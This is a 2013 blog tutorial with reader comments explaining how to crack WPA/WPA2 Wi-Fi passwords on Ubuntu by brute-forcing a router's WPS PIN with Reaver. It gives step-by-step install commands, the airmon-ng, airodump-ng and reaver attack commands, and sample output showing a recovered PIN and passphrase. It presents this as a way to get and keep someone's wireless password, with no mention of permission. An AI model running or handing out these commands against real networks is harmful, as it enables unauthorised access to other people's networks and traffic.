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Learn to Hack WIFI password with Ubuntu (WPA/WPA2)

by [Raj Amal](#) · July 3, 2013

Hack WIFI password with Ubuntu (WPA/WPA2)

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In this hacking tutorial we are going to use a new vulnerability in WPA and WPA 2 (PSK/TKIP)Wireless passwords, this weak point is to attack WPS, Which is Wireless Protected Setup. This type of setup is built in 90% of routers to allow easy establishment of secure home wireless by the user, though it has been shown to fall to BruteForce Attacks. This BruteForce attack will try all combinations of Router's PIN number (Provided by WPS) and access the router to reveal the password. This type of hack have many benefits such as, You can always have the Wireless Password even if It's changed by knowing the PIN number.

Steps To Hack WPA/WPA2 Passwords using Ubuntu (Reaver)

Follow these simple steps.

Step 1 (Setting up Reaver 1.4)

1) Open terminal and type

```
sudo -s
```

and then type your password.

2) [Download](#) Reaver (Better Download the Latest Version) Place in a specified folder.

3) Open the Terminal and type

```
tar xvfz reaver-1.4.tar.gz
```

4) Install dependencies

```
sudo apt-get install libpcap-dev
```

then

```
sudo apt-get install libsqlite3-dev
```

Note: libpcap and libsqlite3 maybe included in your Ubuntu version but they are very important.

5) Enter the folder by typing

```
cd reaver-1.4/src
```

6) Type

```
./configure
```

7) Type

```
make
```

8) Type

```
 make install
```

Note: To test if Reaver have been successfully installed, Open a Terminal and Type 'reaver' and hit enter, it should list all Reaver's sub commands.

Step 2 (Hacking WPA/WPA2 Wireless)

After installing reaver 1.4, it's time to proceed to the main part which is hacking wireless passwords that uses WPA/WPA2 Encryption.
Requirements:
Install aircrack-ng by typing

```
sudo apt-get install aircrack-ng
```

Airodump-ng / Airmon-ng commands

Reaver 1.4 (Install in Step 1)

1) We need to have the wireless BSSID (Mac address) so we use airodump-ng. Open a terminal and Type :

```
airmon-ng start wlan0
```

Type

```
airodump-ng mon0
```

It will lists the available wireless passwords, now copy the BSSID of the Access Point (e.g
: **00:11:28:32:49:55**)
2) Starting the attack type:

```
 reaver -i mon0 -b 00:11:28:32:49:55
```

Now it will start testing bruteforcing the PIN number of the vulnerability WPS (which we have
spoke about it), and it will show you the WPA/WPA2 Password in the end of the Crack.

Note: You can use **walsh -i mon0** to scan for vulnerable Access Points.

Screenshot:

```
root@Dell-Inspiron-1545: ~/reaver/reaver-1.4
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 16831896
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] 100.00% complete @ 2013-01-01 18:10:15 (3 seconds/pin)
[+] Pin cracked in 634 seconds
[+] WPS PIN: '16831896'
[+] WPA PSK: '12121942'
[+] AP SSID: '          '
root@Dell-Inspiron-1545:~/reaver/reaver-1.4#
```

For better idea follow the video on the top of this page.
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Raj Amal

Developer at Learn2Crack
Raj Amal is a Co-founder and Android Developer of Learn2crack.com. He Loves to work with Computers, Smartphones and Digital Gadgets.

@rajamalw

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Anonymous · a year ago
placed the tar xvfz reaver-1.4.tar.gz in which folder??
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> **Anil** ➜ Anonymous · a year ago
> Any folder and then i will be extracted there and so do "cd reaver-1.4/src" as mentioned above.
> 1 ⌃ | ⌄ • Reply • Share ›
>
>> **Lakshya** ➜ Anil · 7 months ago
>> It is getting the same error
>> ⌃ | ⌄ • Reply • Share ›
>
>> **Bilal A Ruikar** ➜ Anonymous · 5 months ago
>> in home folder.
>> ⌃ | ⌄ • Reply • Share ›
>
>> **NiCoLaS** ➜ Anonymous · 7 months ago
>> keep it in home folder.....
>> ⌃ | ⌄ • Reply • Share ›

Deepak · 4 months ago
[+] Waiting for beacon from 30:85:A9:36:9A:80

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: (null))

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: (null))

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: ABHISHEK)

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: ABHISHEK)

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: ABHISHEK)

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: ABHISHEK)

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: ABHISHEK)

[!] WARNING: Failed to associate with 30:85:A9:36:9A:80 (ESSID: ABHISHEK)

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
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- [Here's how to run Android Apps on your Chrome Browser](#)

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[Android Upload Image to Node.js Server](#)

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